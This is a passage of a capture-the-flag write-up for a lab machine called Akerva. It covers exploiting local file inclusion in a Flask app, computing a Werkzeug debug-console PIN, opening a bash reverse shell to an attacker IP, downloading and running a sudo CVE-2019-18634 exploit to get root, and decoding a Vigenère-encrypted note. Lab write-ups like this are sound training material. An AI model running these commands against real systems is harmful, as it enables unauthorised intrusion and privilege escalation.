define( 'NONCE_KEY',        'C3Rul|DDxi%mzLmZZxg$ku}:fo:S<(|| 1A)f-T(&.1PW>.a@>NmuMpv4x{PHI~c' );
define( 'AUTH_SALT',        'v);3noXf.`D&_vNH?%cd=Y54@0}B$e^/)ZRN^3uP}lyUWgN~~iR,W&Vlh(2n.1aj' );
define( 'SECURE_AUTH_SALT', '4$Wk=b@;^f}5^^Laxlpn33{Bk[Vo|dh(!J),2( Ypc40`=`G+%<UFeJR~z4~D{+@' );
define( 'LOGGED_IN_SALT',   '9feEWeQN[rwZ|CMd~Y/E4v9;?H4F)retX3cfn=F$F5Rh2`S#c*TBIayY=^EX#6)v' );
define( 'NONCE_SALT',       'TX1x>7?pkn4H96c~JHn)9StD~b+LG}X.,v%:@+$Fg2DpH1mYB=RVY~tUd: ~{}R6' );
define( 'DISALLOW_FILE_MODS', true);
```

1.5.3.3 Space_dev.py script


Content of /dev/space_dev.py. This python script led to the port 5000. Obtain another flag

```
# TODO
@app.route('/download')
@auth.login_required
def download():
    return downloaded_file

@app.route("/file")
@auth.login_required
def file():
    filename = request.args.get('filename')
    try:
        with open(filename, 'r') as f:
            return f.read()
    except:
        return 'error'

if __name__ == '__main__':
    print(app)
    print(getattr(app, '__name__', getattr(app.__class__, '__name__')))
    app.run(host='0.0.0.0', port='5000', debug = True)
```

1.5.4 Port 500 Enumeration

1.5.4.1 Login

Login credentials can be found on the space_dev.py. Logged in and return a message.




1.5.4.2 Web directory fuzzing

Discovered ‘/file’, ‘/download’, ‘/console’ directory


```
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva/target-items/www-dir/backups-dir/dev$ sudo ffuf -u 'http://10.13.37.11:5000/FUZZ' -w '/usr/share/seclists/Disc
overy/Web-Content/raft-medium-directories-lowercase.txt' -o ./web-dir/akerva-5000.ffuf -c -v

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.13.37.11:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Output file      : ./web-dir/akerva-5000.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

[Status: 401, Size: 19, Words: 2, Lines: 1]
| URL | http://10.13.37.11:5000/download
    * FUZZ: download

[Status: 401, Size: 19, Words: 2, Lines: 1]
| URL | http://10.13.37.11:5000/file
    * FUZZ: file

[Status: 200, Size: 1985, Words: 411, Lines: 53]
| URL | http://10.13.37.11:5000/console
    * FUZZ: console
```

1.5.4.3 Access discovered directory

Access ‘/download’ page. Prompt for error, nothing more. Check back python script.



Access ‘console’ directory. Discovered the page required a PIN.




Access ‘/file’ directory. Check back python script. Discovered that it required a query parameter. It is also vulnerable to LFI. LFI try on getting /etc/passwd.

1.5.5 Werkzeug Console PIN


1.5.5.1 Exploit

The exploit can be found on this link.

Locate the app.pyc file.



Obtain mac address



Exploit important part.

```
probably_public_bits = [
    'aas',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python2.7/dist-packages/flask/app.pyc' # getattr(mod, '__file__', None),
]

private_bits = [
    '345052371592',# str(uuid.getnode()),  /sys/class/net/ens33/address, then convert MAC to (0-
x5056b95a88)
    '258f132cd7e647caaf5510e3aca997c1'# get_machine_id(), /etc/machine-id
]
```


1.5.5.2 Get PIN

Execute the exploit.py and obtain PIN.

```
338-352-467
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva/weaponized$ python3 console_pin.py
338-352-467
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva/weaponized$ python3 console_pin.py
338-352-467
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva/weaponized$ python3 console_pin.py
338-352-467
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva/weaponized$
```

1.5.5.3 Console Shell

Insert the obtained PIN and logged in.



Insert below command to get reverse shell

```
9. Reverse Shell
__import__('os').popen('bash -c "bash -i >& /dev/tcp/10.13.14.141/5555 0>&1"').read();
python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256color
```

2.0 INITIAL ACCESS

2.1 Reverse Shell

Obtained reverse shell

```
sodanew@kalinew:~/Documents/HTB/Fortresses/Akerva/weaponized$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.13.37.11.
Ncat: Connection from 10.13.37.11:33222.
bash: cannot set terminal process group (1234): Inappropriate ioctl for device
bash: no job control in this shell
aas@Leakage:~$ id
id
uid=1000(aas) gid=1000(aas) groups=1000(aas),24(cdrom),30(dip),46(plugdev)
aas@Leakage:~$ which python3
which python3
/usr/bin/python3
aas@Leakage:~$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash')"
aas@Leakage:~$
export TERM=xterm-256color
aas@Leakage:~$
```

2.1.1 Server enumeration

Server enumeration and get flags.

```
aas@Leakage:~$ ls -la
total 28
drwxr-xr-x 3 aas  aas  4096 Feb  9  2020 .
drwxr-xr-x 3 root root 4096 Feb  9  2020 ..
-rw------- 1 root root    0 Dec  7  2019 .bash_history
-rw-r--r-- 1 aas  aas   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 aas  aas  3771 Apr  4  2018 .bashrc
-r-------- 1 aas  aas    21 Feb  9  2020 flag.txt
-rw-r--r-- 1 root root   38 Feb  9  2020 .hiddenflag.txt
dr-xr-x--- 2 aas  aas  4096 Feb 10  2020 .ssh
aas@Leakage:~$ cat flag.txt
AKERVA{IKNOW#LFi_@_}
aas@Leakage:~$ cat .hiddenflag.txt
AKERVA{IkNOW#=ByPassWerkZeugPinC0de!}
aas@Leakage:~$
```

2.1.2 LinPeas enumeration

Discovered an exploit for this version of sudo from the provided link.

```
e
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2
```

2.1.3 Sudo Permission

Received some message. Seem like on the right path to gain root.

```
aas@Leakage:/opt$ sudo -l
[sudo] password for aas:
Listen, burrito brains, I don't have time to listen to this trash.
[sudo] password for aas:
This mission is too important for me to allow you to jeopardize it.
[sudo] password for aas:
sudo: 3 incorrect password attempts
aas@Leakage:/opt$
```

2.1.4 Sudo Exploit

Exploit link: https://github.com/saleemrashid/sudo-cve-2019-18634

Compile binary and send to target host. Execute the binary

```
aas@Leakage:/dev/shm$ wget http://10.13.14.141/exploit
--2021-11-09 08:42:41--  http://10.13.14.141/exploit
Connecting to 10.13.14.141:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16904 (17K) [application/octet-stream]
Saving to: 'exploit'

exploit             100%[===================>]  16.51K  61.2KB/s    in 0.3s

2021-11-09 08:42:42 (61.2 KB/s) - 'exploit' saved [16904/16904]

aas@Leakage:/dev/shm$ chmod +x exploit
aas@Leakage:/dev/shm$ ./exploit
[sudo] password for aas:
No soap, honkie-lips.
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(aas)
```

2.2 Root gain


2.2.1 Root flag

After executed about exploit binary and gain root access. Obtain flag and securenote.md

```
root@Leakage:/root# ls -la
total 28
drwx------  4 root root 4096 Feb  9  2020 .
drwxr-xr-x 24 root root 4096 Dec  7  2019 ..
-r--------  1 root root    0 Dec  7  2019 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root   26 Feb  9  2020 flag.txt
drwxr-xr-x  3 root root 4096 Feb  9  2020 .local
-r--------  1 root root  206 Feb  9  2020 secured_note.md
dr--------  2 root root 4096 Dec  7  2019 .ssh
root@Leakage:/root# cat flag.txt
AKERVA{IkNow_Sud0_sUckS!}
root@Leakage:/root# cat secured_note.md
R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDRU9LTUtFUkZTRVNGUkxLRVJVS1RTVlBNU1NOSFNL
UkZGQUdJQVBWRVRDTk1ETFZGSERBT0dGTEFGR1NLRVVMTVZPT1dXQ0FIQ1JGVlZOVkhWQ01TWUVM
U1BNSUhITU9EQVVLSEUK

@AKERVA_FR | @lydericlefebvre
root@Leakage:/root#
```

2.2.2 Decode securenote.md

Use cyberchef to decode base64. Obtained weird strings.




2.2.3 Vigenère Cipher


Dump the weird looking string to [this link.]

2.2.4 Decoded from missing alphabet result

Discovered some alphabet is missing(B, J, Q, X, Z) from above decoded base64. Discard those missing alphabet. Use [this link] to decode.



Result from the decrypt. Discovered that missing key. The key format is in {ILOVESPAC_}



Hint from website on port 80. Know that the key is {ILOVESPACE}

2.2.5 Decoded of final plain text

Result of Plain Text

Overall of the decode flow and get final flag.

```
# ORIGINAL
R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDRU9LTUtFUkZTRVNGUkxLRVJVS1RTVlBNU1NOSFNL
UkZGQUdJQVBWRVRDTk1ETFZGSERBT0dGTEFGR1NLRVVMTVZPT1dXQ0FIQ1JGVlZOVkhWQ01TWUVM
U1BNSUhITU9EQVVLSEUK

# Decoded
GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSESFRLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAOGFLAFGSKEULMVOOW-
 WCAHCRFVVNVHVCMSYELSPMIHHMODAUKHE

# MiSSING CHAR(Can build a python script to loop for missing alphabet)
B J Q X Z

# Vigenere
WELL DONE FOR SOLVING THIS CHALLENGE YOU CAN SEND YOUR RESUME HERE AT RECRUTEMENT AKERVA COMAND-
 VALIDATE THE LAST FLAG WITH AKERVA IKNOOOW VIGEEENERRRE

# FLAG
AKERVA{IKNOOOWVIGEEENERRRE}
```

Submit all the flags and pwned the victim machine. Thank you.

--sodanew-HTB